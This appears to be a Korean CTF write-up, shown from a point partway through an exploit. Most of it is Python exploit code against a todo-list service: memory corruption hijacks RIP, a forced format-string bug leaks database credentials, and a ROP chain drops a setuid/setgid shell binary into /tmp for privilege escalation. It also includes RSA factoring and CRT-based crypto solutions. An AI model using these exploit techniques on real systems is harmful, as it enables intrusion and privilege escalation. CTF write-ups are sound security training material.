s.send("A"*4)
print read_until(s, "Quit")
s.send("8") # add subtodo -> todo2
print s.recv(4096)
s.send("\x02\x00\x00\x00\x00\x00\x00\x00") # subtodo index -> todo2
print s.recv(4096)
s.send("\x04\x00\x00\x00\x00\x00\x00\x00")
s.send("AAAA")
print read_until(s, "Quit")

```



```

# 3. add subtodo
s.send("8") # add subtodo
print s.recv(4096)
s.send("\x01\x00\x00\x00\x00\x00\x00\x00") # subtodo index -> todo1
print s.recv(4096)
s.send("\x04\x00\x00\x00\x00\x00\x00\x00")
s.send("AAAA")
print read_until(s, "Quit")
s.send("9")
print s.recv(4096)
s.send("\x01\x00\x00\x00\x00\x00\x00\x00")
print s.recv(4096)
s.send("\xd2\xfe\xff\xff\xff\xff\xff\xff")
print s.recv(4096)
s.send("\x40\x00\x00\x00\x00\x00\x00\x00")
print s.recv(4096)
s.send(pack("<Q", 0x4141414141414141)*8)
print read_until(s, "Quit")
s.send("B")

```

RIP를 조작한 뒤부터가 또 문젠데, seccomp 때문에 셸을 획득할 수 없으나, rdi가 우리가 입력한 arbitrary data의 포인터라는 점을 감안하면 x64의 인자 전달 메커니즘으로 인해서 강제로 포맷 스트링 버그를 발생시킬 수 있습니다.

0x255c 오프셋에는 printf를 호출하는데 어차피 rdi는 우리가 컨트롤하고 있는 값이니까 0x255c를 곧바로 호출하면 반강제로 포맷 스트링 버그를 할 수 있습니다. 이걸 이용해서 mysql 계정의 dbname, id, password를 긁어왔었는데 기억은 잘 나지 않지만 비밀번호가 thisisnotthepassword..lol 뭐 이렇게 비슷하게 생겼었던 것 같네요. 그럼 셸을 못 따는데 master랑 sandbox process랑 IPC 로 통신을 하지 않으니 딱히 Sandbox Escape도 아닌 것 같고... 그렇다고 master에서 특정 동작을 수행하는 것 같지도 않고.....라고 생각하고 있었는데 생각해 보니 다른 문제

와 같은 서버를 공유하는 특징을 이용하여 ROP를 통해 shell spawner를 /tmp 디렉토리에 떨어놓고 setuid 주는 코드를 작성했습니다.

```
from hacklib import *
from time import sleep
from struct import pack, unpack
p = lambda x : pack("<Q", x)
binary_base = 0x7f415aa76000
library_base= 0x7f4159b1f000
orig_shell = 0x17ccdb # "/bin/sh" in lib
good_shell = "/tmp/dcua_todo/shell"
good_shell_file = open("shell", "rb")
good_shell_data = good_shell_file.read()
good_shell_file.close()
open_libc = library_base + 0xeb610
close_libc = library_base + 0xebf50
read_plt = binary_base + 0x1330
write_plt = binary_base + 0x1270
pop_rdi = binary_base + 0x3153
pop_rsi = library_base + 0x24805
pop_rdx = library_base + 0xbcee0
pop_rcx = library_base + 0x112ecf
# add rsp, 0x100 ( &name - rsp on crash time : 0xa0 )
add_rsp = library_base + 0x8baee
ret = pop_rdi + 1
##s = makeCon("ssh.inc0gnito.com", 32323)
s = makeCon("192.168.191.138", 32323)
print read_until(s, "Quit")
# set error_msg to "Login First" to obtain binary address
s.send("3")
print s.recv(4096)
s.send("1")
```

```

print read_until(s, "user name\n")
payload = p(ret)*20
# read(0, bss, len(good_shell));
payload += p(pop_rdi)
payload += p(0)
payload += p(pop_rsi)
payload += p(binary_base + 0x2054c0) # bss + 0x300
payload += p(pop_rdx)
payload += p(len(good_shell)+1)
payload += p(read_plt)

# open(bss+0x300, O_WRONLY|O_CREAT|O_TRUNC, 0666)
payload += p(pop_rdi)
payload += p(binary_base + 0x2054c0)
payload += p(pop_rsi)
payload += p(577) # O_WRONLY | O_CREAT | O_TRUNC
payload += p(pop_rdx)
payload += p(06755) # rwsr-sr-x : setuid, setgid
payload += p(open_libc)

# read(0, bss+0x300, len(good_shell_data))
payload += p(pop_rdi)
payload += p(0)
payload += p(pop_rsi)
payload += p(binary_base + 0x2054c0)
payload += p(pop_rdx)
payload += p(len(good_shell_data))
payload += p(read_plt)

# write(5, base+0x300, len(good_shell_data))
payload += p(pop_rdi)
payload += p(5)

```

```

payload += p(pop_rsi)
payload += p(binary_base + 0x2054c0)
payload += p(pop_rdx)
payload += p(len(good_shell_data))
payload += p(write_plt)
# close(5) : to ensure data written
payload += p(pop_rdi)
payload += p(5)
payload += p(close_libc)

s.send(p(len(payload)))
s.send(payload)
s.send("3")
print s.recv(4096)
# 1. add todo
s.send("\x04\x00\x00\x00\x00\x00\x00\x00") # add todo
s.send("A"*4)
print read_until(s, "Quit")
s.send("3")
print s.recv(4096)
# 2. add todo
s.send("\x04\x00\x00\x00\x00\x00\x00\x00") # add todo
s.send("A"*4)
print read_until(s, "Quit")
s.send("8") # add subtodo -> todo2
print s.recv(4096)
s.send("\x02\x00\x00\x00\x00\x00\x00\x00") # subtodo index -> todo2
print s.recv(4096)
s.send("\x04\x00\x00\x00\x00\x00\x00\x00")
s.send("AAAA")
print read_until(s, "Quit")
# 3. add subtodo

```

```

s.send("8") # add subtodo
print s.recv(4096)
s.send("\x01\x00\x00\x00\x00\x00\x00\x00") # subtodo index -> todo1
print s.recv(4096)
s.send("\x04\x00\x00\x00\x00\x00\x00\x00")
s.send("AAAA")
print read_until(s, "Quit")
s.send("9")
print s.recv(4096)
s.send("\x01\x00\x00\x00\x00\x00\x00\x00")
print s.recv(4096)
s.send("\xd2\xfe\xff\xff\xff\xff\xff\xff")
print s.recv(4096)
s.send("\x40\x00\x00\x00\x00\x00\x00\x00")
print s.recv(4096)
s.send(pack("<Q", add_rsp)*8)
##s.send("flag\x00\x00\x00\x00" + pack("<Q", add_rsp)*7)
print read_until(s, "Quit")
s.send("B")
sleep(1)
s.send(good_shell)
sleep(1)
s.send(good_shell_data)
##print read_until(s, "Quit")

##### Leak Everything #####
##
####for i in range(1, 301):
##s = makeCon("192.168.191.138", 32323)
####s = makeCon("ssh.inc0gnito.com", 32323)
##read_until(s, "Quit")

```

```

##s.send("1")
##read_until(s, "user name\n")
##s.send("\x00\x10\x00\x00\x00\x00\x00")
##s.send(pack("<Q", binary_base+0x205198) + "A"*2992)
##binary = read_until(s, "Quit")
##binary = binary.split("A"*2992)[1]
##binary = unpack("<Q", binary[:6]+\x00\x00")[0]
##binary_base = binary - 0x3315
##print "Binary: 0x%08x"%binary
##s.send("3")
##s.recv(4096)
### 1. add todo
##s.send("\x04\x00\x00\x00\x00\x00\x00") # add todo
##s.send("A"*4)
##read_until(s, "Quit")
##s.send("3")
##s.recv(4096)
### 1. add todo
##s.send("\x04\x00\x00\x00\x00\x00\x00") # add todo
##s.send("A"*4)
##read_until(s, "Quit")
##s.send("8") # add subtodo -> todo2
##s.recv(4096)
##s.send("\x02\x00\x00\x00\x00\x00\x00") # subtodo index -> todo2
##s.recv(4096)
##s.send("\x04\x00\x00\x00\x00\x00\x00")
##s.send("AAAA")
##read_until(s, "Quit")
### 2. add subtodo
##s.send("8") # add subtodo
##s.recv(4096)
##s.send("\x01\x00\x00\x00\x00\x00\x00") # subtodo index -> todo1

```

```

##s.recv(4096)
##s.send("\x04\x00\x00\x00\x00\x00\x00\x00")
##s.send("AAAA")
##read_until(s, "Quit")
##s.send("9")
##s.recv(4096)
##s.send("\x01\x00\x00\x00\x00\x00\x00\x00")
##s.recv(4096)
##s.send("\xd2\xfe\xff\xff\xff\xff\xff\xff")
##s.recv(4096)
##s.send("\x40\x00\x00\x00\x00\x00\x00\x00")
##s.recv(4096)
##s.send("%26$s\n\n"+"n"*(3-len(str(26)))) + pack("<Q",
binary_base+0x1300)*7)
##read_until(s, "Quit")
##s.send("B")
##dump(s.recv(4096))

```

저렇게 해서 다른 문제를 통해 로컬에 들어가서 권한을 준 파일을 실행해서 쉘을 획득한 다음 인증했습니다.

⇒ **KEY : It's too difficult to bypass a sandbox..**

RSA

이미지에 적혀있는 16진수 값을 M이라고 정의했다.

```
00 00 00 00 00 00 00 00 00 00 00 01 65 5D 2C E0 .....e],à
56 3F 76 04 E4 38 53 6E A8 BD 18 71 7A 8D 41 BA V?v.ä8Sn`¼.qz.A°
44 B3 60 07 FC 71 BF EE DF 8D DA A6 16 8B CC 52 D³`.üqçîß.Ú!|.çÎR
F6 10 6C 82 06 C1 29 3F 75 60 28 75 AB 8E 23 10 ö.l,.Á)?u` (u«Ž#.
53 9E 16 3B F8 65 15 29 8D 1A F2 D5 F1 DF 93 15 Šž.;øe.)..ôÕñß".
EE 86 EA 81 3D 71 3A D6 32 58 86 CB AD B0 5F A1 îtê.=q:Ö2XtË.°_i
52 86 D3 63 11 AF 3A 27 97 A0 B0 2B 5B F7 9B 54 RtÓc.~:'- °+[÷>T
68 69 73 49 73 4D 79 42 69 67 4E 66 6F 72 59 6F hisIsMyBigNforYo
75 21 43 61 6E 59 6F 75 46 69 6E 64 4D 79 50 72 u!CanYouFindMyPr
69 76 61 74 65 44 65 63 72 79 70 74 69 6F 6E 4B ivateDecryptionK
65 79 3F 70 2E 73 2E 49 27 6D 52 65 61 6C 6C 79 ey?p.s.I'mReally
53 6F 72 72 79 46 6F 72 54 68 65 45 72 72 6F 72 SorryForTheError
```

이미지 hex스 까보면 푸터 조금 윗부분에 이상한 값이 박혀있다. 일단 저게 N이라는 소리 같다. 이걸 이용해서 p, q를 구해보면

```
./fermat
```

```
36360291795869936842385267079543319118023385026001623040346035832580
60019158389548419850826297938878330817970253440387901627320176620016
80945068182124179653337937858439448107694512419646877073546984954500
75525420116707509478748776126216091:
```

```
1906837481167966155897665113712775077012604263491483374370436549
```

```
10886245033973163156381027646240890976422037778530726307
```

```
1906837481167966155897665113712775077012604263491483374370436549
```

```
10886245033973163156381027646240890976422037778530726313
```

다음과 같이 구해진다. 이후 sage를 이용해서 풀 수 있었다.

```
sage: hex(m.powermod(Integer(0xEFFFB),n)).decode('hex')
```

```
'PriMe_p0siti0n_cOunt$_iN_my_RSA'
```

⇒ **KEY : PriMe_p0siti0n_cOunt\$_iN_my_RSA**

WhoAreYou?

서버는 $(\text{random}(\dots) * p + x \% p, \text{random}(\dots) * q + x \% q)$ 를 매번 랜덤한 값과 함께 리턴하는데, p, q, x 는 알수 없기 때문에 x 를 알아내야 한다. 서버에 2번 쿼리를 날리면, 반환되는 pair의 첫번째 엘리먼트가 다르다는 사실을 알 수 있는데 $a*p$ 의 구성요소라고 짐작할 수 있고, 반복해서 $b*p$ 를 알 수 있다. 난수 a, b 가 coprime라는 사실은 ~61% 정도 되는데, 이 때 확률적으로 $\text{gcd}(a*p, b*p)$ 가 p 와 같아지고 마찬가지로 원리로 $\text{gcd}(a*p, b*p, c*p)$ 는 q 랑 같다.

```
import socket
import gmpy2

def get():
    host = 'ssh.inc0gnito.com'
    port = 64522
    s = socket.socket()
    s.connect((host,port))
    temp = s.recv(512)
    return map(int,temp.split(','))

def find_common(a,b):
    return gmpy2.gcd(a,b)

pqlist = []

for i in range(50):
    pqlist.append(get())

q = []
p = []
for z in range(len(pqlist)):
    #print z
```

```
i,j = pqlist[z]
#print pqlist[z-1][0]
temp_q = find_common(i-pqlist[z-1][0], i - pqlist[z-2][0])
q.append(temp_q)
temp_p = find_common(j-pqlist[z-1][1], j - pqlist[z-2][1])
#print pqlist[z-1][1]
p.append(temp_p)

print '=====', min(p)
print '=====', min(q)
```

결론적으로 p , q , $x \% p$, $x \% q$ 를 알고 있기 때문에 Chinese Remainder Theorem을 이용하면 x 를 얻어낼 수 있다.

⇒ **KEY : *Your_name_is_Onodera_Kosaki!***